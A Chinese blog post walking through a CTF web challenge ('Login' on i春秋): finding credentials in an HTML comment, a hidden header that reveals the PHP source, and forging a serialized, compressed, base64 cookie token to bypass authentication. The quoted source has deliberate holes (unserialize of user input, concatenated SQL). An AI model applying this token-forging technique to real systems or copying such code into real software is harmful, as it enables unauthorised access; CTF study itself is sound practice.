i春秋web-Login(细心、注意)

原创

大千SS 于 2019-05-22 21:45:12 发布 992 收藏

分类专栏： PHP i春秋 文章标签： i春秋 PHP代码审计

本文链接：https://blog.csdn.net/zz_Caleb/article/details/90452882

PHP 同时被 2 个专栏收录

15 篇文章 0 订阅

订阅专栏


i春秋

13 篇文章 0 订阅


订阅专栏

上来就是让登陆，尝试登录页面报错，查看源码得到：<!-- test1 test1 -->，这可能就是登录的账号和密码，果然成功，进入了member.php，但是并没有得到什么有用的信息。

刷新登录后的界面，尝试抓包进行分析，在响应头处发现：



有个show=0，难道是用来显示什么信息的？在请求部分加上show: 1



试了好几个地方，只有show加在Referer前面的时候响应部分才会出现源码：

```php
<?php
 include 'common.php';
 $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
 class db
 {
  public $where;
  function __wakeup()
  {
   if(!empty($this->where))
   {
    $this->select($this->where);
   }
  }

  function select($where)
  {
   $sql = mysql_query('select * from user where '.$where);
   return @mysql_fetch_array($sql);
  }
 }

 if(isset($requset['token']))
 {
  $login = unserialize(gzuncompress(base64_decode($requset['token'])));
  $db = new db();
  $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
  if($login['user'] === 'ichunqiu')
  {
   echo $flag;
  }else if($row['pass'] !== $login['pass']){
   echo 'unserialize injection!!';
  }else{
   echo "(鈺□□碘枴鈥□)鈺□傅鲍粹攒鲍□ ";
  }
 }else{
  header('Location: index.php?error=1');
 }

 ?>
```

代码的审计是比较简单的，只要$login = unserialize(gzuncompress(base64_decode($requset[token]))之后，login[‘user’] === ’ichunqiu’即可。

```php
<?php
$i=[
   "user" => "ichunqiu",
];
print(base64_encode(gzcompress(serialize($i))));
?>
```

得到eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

然后写到cookie中的token中就行了，这个时候也必须有show: 1，不然拿不到flag